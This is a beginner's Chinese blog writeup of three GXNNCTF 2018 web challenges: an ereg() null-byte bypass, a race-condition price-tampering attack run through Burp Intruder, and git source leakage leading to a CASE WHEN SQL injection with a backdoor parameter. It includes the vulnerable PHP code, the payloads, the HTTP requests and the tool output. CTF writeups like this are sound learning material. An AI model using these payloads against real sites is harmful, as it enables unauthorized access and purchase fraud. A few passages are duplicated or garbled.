学习周记（二）暨GXNNCTF WEB题writeup与重解

原创

極品一═☆宏 于 2019-01-01 09:22:56 发布 504 收藏 1

分类专栏： CTF_web 文章标签： web题周总结

本文链接：https://blog.csdn.net/qq_43214809/article/details/85194849


CTF_web 专栏收录该内容

13 篇文章 0 订阅

订阅专栏

WEB题writeup与重解


比赛时间：2018年12月15日至2018年12月16日

重解时间：2018年12月22日至2018年12月29日

1.超简单writeup（php ereg函数00截断）：

题目链接：http://gxnnctf.gxsosec.cn:12311/

首先打开链接，我们看到如下界面：





```php
<?php
$white_list = range(0,9);
require_once('flag.php');
if(isset($_REQUEST['no'])){
        $a=$_REQUEST['no'];
        if(@ereg("^[0-9]+$", $a) === FALSE){
                echo 'no must be number';
        }else{
                if(in_array($a,$white_list)){
                        if(strlen($a)>1){
                                echo 'you are a great dark phper<br>';
                                echo "<img src='dark.gif'><br>";
                                echo $flag;
                        }else{
                                echo 'you no dark';
                        }
                }else{
                        echo 'you are so dark';
                }
        }
}else
        highlight_file(__FILE__);
```


首先，对代码进行分析，上网搜索了解到isset()函数用来检测变量是否设置，且不为NULL值。即第一个条件：REQUEST['no']存在且不为NULL值。

接下来进入到含有ereg()函数的第二个条件。继续搜索了解到，ereg()函数用指定的模式搜索一个字符串中指定的字符串,如果匹配成功返回true,否则,则返回false。搜索字母的字符是大小写敏感的。但是ereg()函数存在漏洞，即NULL截断漏洞。%00截断及遇到%00则默认为字符串的结束，可以绕过验证。这一点对解题还是有很大帮助的。

继续往下走，当ereg()函数返回true后，进入in_array()函数，即第二个条件是REQUEST['no']值为0-9之间的数，且字符串长度

继续往下走，当ereg()函数返回true后，进入in_array()函数，即第三个条件是REQUEST[no]值为0~9之间的数，且字符串长度大于1。那么，现在只需结合上面提到的ereg()的00截断漏洞，即构造no=1%00，输入后即可看到flag。




当然no=后面的数字在0~9范围内均可，但是不能没有，或是大于9。例如，如果输入no=10%00，返回的是you are so dark.；如果没有，返回的是no must be number.

本题解题的关键就是ereg()的00截断绕过验证，这道题对于我这样的初学者来说还是有一点难度的，毕竟PHP函数还没有学明白，但上网搜索后，也确实发现这道题并没有想象中的那么难，通过这道题，也确实学到了一些东西，加深了对php的了解，收获还是有的。

2.帽子商城（重解）：（条件竞争）

题目链接：http://gxnnctf.gxsosec.cn:12313/


打开链接，出现下图




一开始看这道题并没有头绪，虽然后来官方给出了'1s'的tip，我也上网查了许多关于注册的web题型，但是直到比赛结束也没有解出flag，后来看了一下大佬们的writeup，发现自己一开始就想的不太对。


网上给出了两个做法，第一种同一账号开两个浏览器。这样就有了两个Cookie，条件竞争在短时间内获得flag，而这个短时间就是官方给出的'1s'。师傅们结合这一种想法给出了py程序，并进行了实践。考虑到一些因素，在此不再用此种方法重解。

第二种做法用我们熟悉的burpsuite，我们可以发现，打开网页源代码第一关的'order'是base64编码的，解码后得到{"good":1,"price":500}，而我们想的是，修改price，因为通过前期的账号购买，不修改的情况下，是无法通过第二关的。因此我们修改为{"good":1,"price":1}。这样得到下图：




```
    <input type="hidden" name="goods_info" id="info" value="test">
    <a>green hat(level 1) 500$</a>
    <button>buy this</button>
</form>
<br>
```



下面结合官方的tip:1s，我们打开无痕浏览，两个cookie同时购买，用burpsuite截包，在intruder里发起攻击。



```
POST /index.php?order=eyJnb29kIjoyLCJwcmljZSI6NTAxfQ==&action=pay HTTP/1.1
Host: gxnnctf.gxsosec.cn:12313
Content-Length: 15
Cache-Control: max-age=0
Origin: http://gxnnctf.gxsosec.cn:12313
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://gxnnctf.gxsosec.cn:12313/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=§u849nopoesrpltrc7kvhd2mhi2§; flag=
Connection: close
```

? < + > Type a search term 0 matches

Attack一下，得到flag：

now you are green hat king,take you flag,good luck!!!

gxnnctf{ZPXz1pYr247T98LogXEvePkXKkcspV9kDP88}

3.SQL（重解）：（git泄露）

题目链接：http://gxnnctf.gxsosec.cn:12312/

打开网站后出现如下界面：


不安全 | gxnnctf.gxsosec.cn:12312

welcome to gxnnctf2018!
i filtered everything,so have a good time :)


结合题目"SQL"我们第一种想法就是利用sqlmap跑一下，但是我作为一个新手，对于sqlmap了解很少，更不用说使用了，不知道往哪个方向上去想。后来看了一下别的师傅的wp，才知道是git源码泄露。git源码泄露也是网页漏洞的一种，通过利用这个漏洞，可以使攻击者获得部署网页所用的源码。

对于这道题而言，我们可以先用git_extract.py（https://github.com/style-404/Git_Extract ）跑一下，出来以下内容：

```
ImportError: No module named lib.git_pack

F:\python37\GitHack-master>python git_extract.py http://gxnnctf.gxsosec.cn:12312/.git/

 ____ ___ _____      _                  _
/ ___|_ _|_   _|____| |_ _ __ __ _  ___| |_
| |  _ | |  | |/ _ \ \/ / __| '__/ _` |/ __| __|
| |_| || |  | |  __/>  <| |_| | | (_| | (__| |_
\____|___| |_|\___/_/\_\\__|_|  \__,_|\___|\__|

                                    Author: gakki429

[*] Start Extract
[*] Target Git: http://gxnnctf.gxsosec.cn:12312/.git/
[*] Analyze .git/HEAD
[+] Extract Ref refs/heads/master 99e7ab
[*] Clone Commit 99e7ab
[*] Parse Tree ../ 574d2a
[+] Save ../README.md
[*] Analyze .git/logs/HEAD
[*] Clone Commit 91b6f4
[*] Parse Tree ../ 2ca2a6
[+] Save ../index.php
[*] Clone Commit 0bcdf9
[*] Parse Tree ../ b240a4
[+] Save ../19c54e_README.md
[*] Detect .git/index
[*] Extract Done

F:\python37\GitHack-master>
```



这样，就找到了我们想要的index.php，用Notepad打开看一下：



```php
        die('Don\' hack me');
    }
    if(!empty($ip)){
        echo 'you from '.$ip.' , I remembered it.<br>';
        $conn->query("insert into logs(ip) values('$ip')");
    }
    $result = $conn->query("select username from user where id =".$id);
    $row = $result->fetch_array();
    $username = $row['username'];
    if($username === 'admin'){
        var_dump($_GET['backdoor']);
        if(isset($_GET['backdoor'])&&$_GET['backdoor']==='Melonrind'){
            echo 'you find the backdoor!!!<br>';
```


接下来进行我们熟悉的代码审计工作，首先mysqli的出现意味着数据库的连接，进入if语句，select where语句的出现意味着过滤，一直往下走，我们不难发现username，即其对应的id是在被过滤的。因此想到利用case when特性绕过，判断变量是否为空，若为空赋值为2，不为空的话查询结果为1。第一次查询返回2，第二次查询返回1。在这里用select语句定义变量ctf，并对其进行赋值，@ctf:=2

C:\Windows\System32\cmd.exe - mysql -u root -p

```
mysql> select case when @ctf is null then @ctf:=2 else @ctf:=@ctf-1 end ;
+-----------------------------------------------------------+
| case when @ctf is null then @ctf:=2 else @ctf:=@ctf-1 end |
+-----------------------------------------------------------+
|                                                         2 |
+-----------------------------------------------------------+
1 row in set (0.00 sec)

mysql> select case when @ctf is null then @ctf:=2 else @ctf:=@ctf-1 end ;
+-----------------------------------------------------------+
| case when @ctf is null then @ctf:=2 else @ctf:=@ctf-1 end |
+-----------------------------------------------------------+
|                                                         1 |
+-----------------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```


由于代码中id对应的username需要经过两次检测， 即id经过两次查询。第一次id=2，第二次id=1。 结合下面的'backdoor'='Melonrind'，构造payload:http://gxnnctf.gxsosec.cn:12312/?id=case when @ctf is null then @ctf:=2 else @ctf:=@ctf-1 end&backdoor=Melonrind

得到flag:



4.几点感悟：

（1）作为一个新手，第一次打CTF的比赛，还是很生疏的，首先对一些方法或者说是技巧掌握不到位，遇到题只知道一个大概，然后就没有然后了，东拼西凑，有什么工具用什么工具。但是通过这次比赛，也学到了一些解题的思路，虽然没有固定的方法，但还是要形成自己发散的思维，要多去想为什么。

法，但还是变形成自己发散的思维，受多会感为什么。

（2）第二题与第三题都是参考过网上师傅们的writeup后重解的，不得不说非常佩服他们，本人在此一并感谢，如有侵权，还请谅解。

（3）git泄露：https://www.jianshu.com/p/0ea09975169d

条件竞争：http://v0w.top/2018/08/16/条件竞争/